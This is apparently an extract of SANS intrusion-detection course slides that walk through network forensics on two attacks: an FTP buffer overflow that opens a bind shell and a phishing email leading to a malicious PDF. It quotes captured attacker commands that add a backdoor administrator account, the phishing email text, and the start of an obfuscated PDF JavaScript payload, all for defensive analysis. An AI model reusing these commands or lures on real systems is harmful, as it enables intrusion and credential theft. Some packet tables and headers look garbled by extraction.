192.168.14.29	10.2.3.4	4444	39754	6	16	2154	S PA

© Star
All Rights Reserved

Intrusion Detection In-Depth

forensics1.silk

Let's get a quick summary of the activity from SiLK's vantage point. This can help us confirm the findings in Wireshark. Specifically, we concentrate on activity to or from the victim network of 192.168.14.0/24 to find all sessions where there were PUSH and ACK flags. We look for the unique destination ports and find port 21 and 54244 that we previously discovered, but we also find two new ones with destination ports 39754 and 4444. Actually these were found on a stream with a port labeled "krb524" when Wireshark did its port conversion to a well-known service name. This is Kerberos version 5 to 4 ticket translator.

Now, we'll try the same `rwfilter` command but pipe the output to `rwcut` to see more data – namely the packets, bytes, and flags. We see that port 4444 is associated with two flows, one coming from 10.2.3.4 and destined for 192.168.14.29 on port 4444 and the following flow of the return activity. This is something we definitely need to check out since there were packets and bytes exchanged.


Wireshark Follows the Stream

```
Stream Content
220 Welcome to Code-Crafters - Ability Server 2.34. (Ability Server 2.34 by Code-
Crafters).
USER ftp
331 Please send PASS now.
PASS ftp
230- Welcome to Code-Crafters - Ability Server 2.34.
230 User 'ftp' logged in.
STOR
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAe..]
BBBBBBBBBBBBBBBB
B
.....
b..) .V.t$.Z...IZ..Z.6%.u?..N..r4..B>..{.7.\.8
(..w..l.i|.6.^.....R..v60.Y..|...6.#.M...
...It!..'.Y.....8.la....d+....=7.D1...V..8b.....+...]
```

We have Wireshark follow the TCP stream to see exactly what transpired. Everything starts normally as the user logs in with a name and password of "ftp". The FTP server sends a pleasant welcome. The attacker sends a "STOR" command, typically to transfer a file, but supplies a very long file name with a series of "A"s. This is followed with unintelligible binary code.

This is a classic tell-tale sign of a buffer overflow. The filename is a very unlikely one as it is too long and composed of "A"s. Remember that this is often used by attackers either in proof of concept or real code to examine as the next executable instruction, proving to the attacker that the instruction pointer can be overwritten.

What About the Alert for Port 4444?



Stream Content

IP Address : 192.168.15.29

Subnet Mask : 255.255.254.0

Default Gateway :

C:\abilitywebserver>net user badman password /add
net user badman password /add
The command completed successfully.

C:\abilitywebserver>net localgroup Administrators badman /add
net localgroup Administrators badman /add
The command completed successfully.

C:\abilitywebserver>dir C:\
dir C:\
Volume in drive C has no label.
Volume Serial Number is 28BF-EFA1

Directory of C:\

06/28/2011 09:45 AM	<DIR>	abilitywebserver
03/16/2007 07:47 PM		AUTOEXEC.BAT

Entire conversation (1404 bytes)

© S&S All Rights Reserved Intrusion Detection In-Depth forensics1.pcap

Remember that when we examined the traffic using SiLK, we saw traffic that appeared to be coming from the attacker to the victim listening on port 4444?

Well, it appears that the buffer overflow was successful and contained a local bind shell payload that listens on port 4444 of the victim host. The attacker connects to it and access is acquired, the attacker adds a user "badman" with password of "password". The attacker also adds "badman" to the Administrators group giving her or him unlimited privileges on the victim FTP server. Finally, the attacker performs a directory listing with the "dir" command.

If you work at a site that gets hundreds or thousands of alerts per hour/or day, this is like finding a needle in a haystack. And, indeed it may be if your IDS is not well configured for your site. It may be necessary to perform some kind of triage of alerts – investigating only the highest priority ones. Or, perhaps you need to pare down or tailor the rules to your particular environment. As well, if you have multiple sensors and other indicators – logs, firewalls, etc. you may be able to correlate among these to have a better idea which alerts are more critical.

Anything Else Happen?

```
rwfilter forensics1.silk --saddress=192.168.14.29 --pass=stdout | rwcut -f 1-8
```

sIP	dIP	Port	dPort	pro	packets	bytes	flags
192.168.14.29	192.168.15.10	57563	21	6	1	44	S
192.168.14.29	192.168.15.20	45589	21	6	1	44	S
192.168.14.29	192.168.15.30	59566	21	6	1	44	S
192.168.14.29	192.168.15.40	23805	21	6	1	44	S

```
tcpdump -r attack.pcap -nt 'dst 192.168.14.29 and tcp[13] = 0x12'
```

```
reading from file attack.pcap, link-type EN10MB (Ethernet)
```



Intrusion Detection In-Depth

forensics1.silk
forensics.pcap

Let's pursue investigating any subsequent activity from victim host 192.168.14.29 to look for any flow with a source IP of 192.168.14.29, possibly indicating more activity from the attacker. Take a look at the output. Is we suspected, it looks like it was scanning hosts in the 192.168.15.x network for listening FTP servers.

The important question to ask and answer is "Do any of the scanned hosts listen on port 21?" You can determine this many different ways. We use tcpdump with a BPF filter that looks for the SYN and ACK flags set and responding to destination host 192.168.14.29. This looks for any listening TCP port responding to 192.168.14.29 – not just FTP, permitting us a more general view of post-attack activity. We see no output from this so we can be fairly certain that there was no more damage – at least shortly after the original exploit happened.

Let's review what we learned from this demonstration of forensics analysis that uses a combination of tools beginning with Snort alerts. We were fortunate to have full-packet capture to do a thorough inspection. Obviously, this is the best case scenario. Also, remember that you need to know your network topology and sensor placement so you understand what data has been collected and whether or not there is data available in the capture for the incident you need to investigate.

We had enough information from the Snort alerts to get a general idea of what transpired looking both at the Snort alerts messages and their related rules. We used both Wireshark and SiLK to get an overview of the activity. We learned the session(s) of interest and investigated them using Wireshark. Finally, SiLK and tcpdump was employed to look at flows or SYN connections resulting from the aftermath of the compromise.

Investigation 2: Phishing Attack Investigation

- Indicator: Corporate network in another location calls to say their network and most likely your network was sent a phishing attack
- E-mail includes a link that downloads malware to victim host
- Subject of e-mail: "Password Reset Required"
- Possible exfiltration

© SANS.
All Rights Reserved


Intrusion Detection In-Depth

Let's do some network forensic analysis on another incident. This time we have learned about a phishing attack directed to the corporate network in another location and the suspicion is that the local network has also been targeted.

Unlike the first investigation, there are no alerts, so this is all data-driven. Specifically, we learn from the communication that if a user clicks on the link in the phishing e-mail, a connection will be made to a malicious site that downloads malware to the victim's computer. Additionally, we have valuable information about the subject of the e-mail – "Password Reset Required". And, finally, we also learn that exfiltration of data from a victim host is possible.

A very similar phishing attack occurred on a live corporate network with similar network architecture depicted on the next slide. As you may or may not be aware, there are not many corporations or sites that are willing to offer captures of the data for teaching purposes, especially any traffic that reflects some kind of attack. Who can blame them? Even with IP obfuscation, it's always possible that there may be some payload that contains details about the network that may not be cleaned up. That said, the traffic that we'll use for this investigation is a simulation of this attack with best efforts made to accurately emulate the attack.


Investigating a Phishing Attack: Network View



This is a network diagram of the part of the company or agency that was sent the phishing attack. The diagram is somewhat busy, but what you should note is the placement of two IDS sensors. One captures full-packet data to examine in a tool such as Wireshark and retains it for a shorter amount of time and the other captures network flow that we can examine using SiLK for the purpose of longer retention. As you can see, the SMTP server is located inside the network. The IDS captures traffic to and from the SMTP server, however, it has no view of the traffic between the SMTP server and the recipients/victims.

Our only way of knowing if a victim clicks on the malicious link is the traffic to and from the malicious web server will cross the IDS sensors. This means that we have to do a little detective work before discovering if there were any victims.


Investigating a Phishing Attack: IDS View



Here is a less-cluttered view that focuses on the traffic of interest to us. First, we want to examine the traffic arriving at the SMTP server for the malicious content that we know about. We'll use the full-packet capture data collected by one IDS sensor to do that. At some later time, the recipients or victims receive the phishing e-mail. Some users will be smart enough to realize it is a phishing attack, but others will not.

Those users who click on the link will be directed to the malicious website. We will be able to see that using the IDS that captures flow data. You may be wondering why the reporting site didn't inform us directly of the malicious IP address associated with the link in the e-mail so we wouldn't have to discover it ourselves. Suppose the link changed? Or suppose the IP address associated with the link changed as we learned about when we studied DNS fast flux. Remember how attackers can use a very low TTL on the DNS response causing it to expire soon and causing a newer DNS resolution to be associated with a different IP address? Therefore, we need to find all e-mail embedded links, resolve them to an IP address and then examine flow data.


Investigating a Phishing Attack: What was Captured



Here's a succinct explanation of the problem. There are two distinct and asynchronous events that occur. First, the e-mail arrives at the SMTP server. The IDS locations permit the traffic to be captured. At some later time, the recipient uses some kind of mail client to retrieve the e-mail from the SMTP server. This traffic is not captured so we have no idea who received the phishing mail, whether it was quarantined or anti-virus detected it, and whether or not the user clicked on the malicious link.

Therefore, we need to examine the phishing e-mail for links, resolve the IP addresses associated with those links, and see if there is flow data that indicates that a victim from any source IP has clicked on the IP address associated with the link. At that point, we know the victim's IP address and can isolate the computer and/or do host-based forensics on it.


Investigating a Phishing Attack: Approach



The plan of attack is to search the incoming e-mail using the full-packet capture data with a tool such as Wireshark that allows us to search for the malicious content. Next, that will allow us to expose the e-mail and see the embedded links. We have to perform DNS resolution or examine DNS resolution performed by the victim host to find the embedded links to an IP address. It is better if we can find traffic showing the victim host performing the resolution since that gives us the malicious web server IP address at the time of the incident. If we find the link in the e-mail later and do DNS resolution, the IP address we receive now may not be the one hosting the malware at the time of the incident since it may have changed.

Finally, we look for outbound flows going to that malicious IP address(s) and find the associated source IP that indicates the victim host.

Who was Sent the Phishing Mail?



The screenshot shows the Wireshark interface with a filter applied: 'smtp contains "Password Reset Required"'. Below the filter, a table displays six filtered packets, all of which are SMTP sessions from source IP 65.55.111.78 to destination IP 173.255.224.66.

No.	Time	Source	Destination	Protocol	Source port	Dest port
14	0.024152	65.55.111.78	173.255.224.66	SMTP	64770	25
37	0.092263	65.55.111.78	173.255.224.66	SMTP	60334	25
60	0.161412	65.55.111.78	173.255.224.66	SMTP	24514	25
83	0.229758	65.55.111.78	173.255.224.66	SMTP	17053	25
106	0.326759	65.55.111.78	173.255.224.66	SMTP	54824	25
129	0.395812	65.55.111.78	173.255.224.66	SMTP	7291	25

All Rights Reserved

Intrusion Detection In-Depth

phishdemo.pcap

In the interest of displaying the most relevant screenshots, the above Wireshark output condenses a few steps. This is a combination of selecting a display filter of 'smtp contains "Password Reset Required"', clicking on the "Apply" button, and exposing the results. The display filter was selected by looking at all of the SMTP parameters available in the "Expression" pull-down menu to the right of the "Filter" entry. There was no specific filter in the SMTP protocol associated with the e-mail "Subject". There is another protocol known as Internet Message Format that has a "subject" parameter, but we'll keep this more generic and use the "smtp" protocol in our filter. The result is the same using "smtp" or "imf.subject".

We use the Wireshark display filter comparison of "contains" since it is a string and is not an exact match with all of the SMTP payload. And Wireshark cares about case, so be sure to match it precisely. It appears that we have six different SMTP sessions from the same sender IP of 65.55.111.78 to the site's SMTP server of 173.255.224.66. We would have to examine each of these more closely to see the content of the message. For the class demonstration, we'll examine a single e-mail since it turns out that they all have the same content and link.

What Link was Included in the Phishing E-mail?

```
Stream Content
TO: <cc@l3l0ngdemo.packetdamage.com>, <horace@demo.packetdamage.com>,
    <maria@demo.packetdamage.com>, <terrence@demo.packetdamage.com>
Subject: Password Reset Required
Date: Mon, 4 Jul 2011 19:09:52 +0000
Importance: Normal
MIME-Version: 1.0
X-OriginalArrivalTime: 04 Jul 2011 19:09:53.0936 (UTC) FILETIME=[F4C0E900:01
-- dded6224-3d45-44de-aff3-95d7f9c76505
Content-Type: text/plain; charset="iso-8859-1"
Content-Transfer-Encoding: quoted-printable

It has come to our attention that your password has been stolen and needs to
be change as soon as possible. Please go to th following link to change =
your password.

Password Reset sit:
http://www.evil.com/img/pfaq.php

Respectfully - Site administrator|
.. . . . =
```

All Rights Reserved


Intrusion Derection In-Depth

phishdemo.pcap

We can see the content of the e-mail from the Wireshark reassembly after following the TCP session. We see that the subject is the one we searched on "Password Reset Required." The SMTP body contains the message and you see a link where the user is directed to change the password. The link is "http://www.evil.com/img/pfaq.php."

It would be very helpful if we could find any resolution of the site "www.evil.com" in our pcap after the time that the SMTP server received the e-mail. This means that someone clicked on the link and the IP address of www.evil.com had to be resolved.

What IP Address is Associated with the HTTP Link?



The image shows a screenshot of the Wireshark network protocol analyzer. The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Tools, Internals, and Help. Below the menu is a toolbar with various icons. The filter field is set to "dns.resp.name matches www.evil.com". The packet list pane shows several packets, with the following data extracted from the visible rows:

No.	Time	Source	Destination	Protocol	Source port	Dest port
14	0.024152	65.55.111.78	173.255.224.66	SMTP	64770	25
15	0.026598	65.55.111.78	173.255.224.66	IMF	64770	25
16	0.027765	173.255.224.66	65.55.111.78	TCP	25	64770
17	0.029596	173.255.224.66	65.55.111.78	SMTP	25	64770
18	0.031382	65.55.111.78	173.255.224.66	SMTP	64770	25
19	0.033323	173.255.224.66	65.55.111.78	SMTP	25	64770
20	0.034937	173.255.224.66	65.55.111.78	TCP	25	64770


© SANS
All Rights Reserved

Intrusion Detection In-Depth

phishdemo.pcap

Once again, Wireshark can help us find any traffic for DNS query names that match "www.evil.com." The precise display filter field of "dns qry.name" was found examining the DNS protocol parameters using the "Expression" pull-down menu next to the "Filter" entry. And, it turns out that we're in luck since both a DNS query and response contain the query name. If we find the request, we'll most likely find the associated response too with the same query name.

DNS Results



Filter: dns.resp.name matches www.evil.com

No.	Time	Source	Destination	Protocol	Source port	Dest port
140	28959.464631	173.255.224.8	173.255.224.59	DNS	53	1024

Authority RRs: 0
Additional RRs: 0
Queries: 0
Answers: 1
www.evil.com: type A, class IN, addr 100.100.100.100
Name: www.evil.com
Type: A (Host address)
Class: IN (0x0001)
Time to live: 50 minutes, 21 seconds
Data length: 4
Addr: 100.100.100.100 (100.100.100.100)

© S&A
All Rights Reserved

Intrusion Detection In-Depth

phishdemo.pcap

Let's look for a DNS reply because that indicates that a response was successfully found for the lookup of "www.evil.com". As you can see, we've found one DNS record that appears to match our display filter or a DNS response that contains "www.evil.com". It appears we may have found a potential victim – IP address 173.255.224.59 that contacted the local DNS server 173.255.224.8.

If we examine the DNS response in Wireshark by clicking on it and looking at the DNS section of the packet output, we find the resolution information we're seeking. It appears that at the time of the attack, "www.evil.com" had an IP address of 100.100.100.100. Now, we can see if there are any indications in flow or pcap data that someone visited that IP address.

Did Anyone Click on the Link?

```
tcpdump -r phishdemo.pcap -n 'dst host 100.100.100.100 and  
tcp[13] = 2'
```

```
16:36:40.951405 IP 173.255.224.59.1699 > 100.100.100.100.80:  
Flags [S], seq 2955094190, win 64240, options [mss  
1460,nop,nop,sackOK], length 0
```


 SAIC
All Rights Reserved

Intrusion Detection In-Depth

phishdemo.pcap

Let's revert back to tcpdump since it is quick and useful at this point. What if we expose any traffic that went to destination IP address 100.100.100.100 and had a TCP flag of "SYN" only set using the BPF assignment of 'tcp[13]=2'. This would be an efficient way of discovering any victim IP address, especially if there were many. We see that there is a single IP address "173.255.224.59" that appears to have clicked on the link. This is the same IP address that originally performed the DNS resolution for "www.evil.com". This is beginning to make some sense.

What Transpired when the Link was Visited?



The screenshot shows the Wireshark interface with a display filter of `ip.host == 100.100.100.100`. The packet list pane displays 12 packets, alternating between TCP and SMTP traffic between the source IP 173.255.224.66 and the destination IP 65.55.111.78.

No.	Time	Source	Destination	Protocol	Source port	Dest port
117	0.372117	173.255.224.66	65.55.111.78	TCP	25	7291
118	0.374335	65.55.111.78	173.255.224.66	TCP	7291	25
119	0.376017	173.255.224.66	65.55.111.78	SMTP	25	7291
120	0.377221	65.55.111.78	173.255.224.66	SMTP	7291	25
121	0.379028	173.255.224.66	65.55.111.78	TCP	25	7291
122	0.380694	173.255.224.66	65.55.111.78	SMTP	25	7291
123	0.382533	65.55.111.78	173.255.224.66	SMTP	7291	25
124	0.385216	173.255.224.66	65.55.111.78	SMTP	25	7291
125	0.387405	65.55.111.78	173.255.224.66	SMTP	7291	25
126	0.389146	173.255.224.66	65.55.111.78	SMTP	25	7291
127	0.391090	65.55.111.78	173.255.224.66	SMTP	7291	25
128	0.392832	173.255.224.66	65.55.111.78	SMTP	25	7291

© SAH All Rights Reserved. Intrusion Detection In-Depth. phishdemo.pcap

Let's bring up all of the potential sessions in Wireshark to examine the TCP session payload. We simply select a display filter of "ip.host == 100.100.100.100." This returns all traffic to and from 100.100.100.100.

Follow the TCP Stream of Download

Stream Content

```
GET /img/pfaq.php HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg,
application/x-shockwave-flash, application/msword, application/
vnd.ms-powerpoint, application/vnd.ms-excel, */*
Referer: http://trughtsa.com/
Accept-Language: en-us
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)
Host: trughtsa.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 22 Jun 2009 18:18:30 GMT
Server: Apache/2.2.3 (CentOS)
X-Powered-By: PHP/5.1.6
Accept-Ranges: bytes
Content-Length: 26397
Content-Disposition: inline; filename=641.pdf
Connection: close
Content-Type: application/pdf

%PDF-1.3
```

If we follow the TCP stream on the single session that is found, we see the data transfer. It is HTTP and the GET request is the same one we saw in the link `"/img/pfaq.php"`. This appears to be a PHP application that sends a PDF file. This is not necessarily indicative of malicious activity since PHP can be used to send PDF files.

More of the TCP Stream from Download

```
Stream Content:
endobj
6 0 obj
<<
/Names [(HtYfjPssa) 7 0 R ]
>>
endobj
7 0 obj
<<
/S /JavaScript
/JS (
var y = eval;
var s = "17 125 104 121 39 119 104 128 115 118 104 107 39 68 39 124
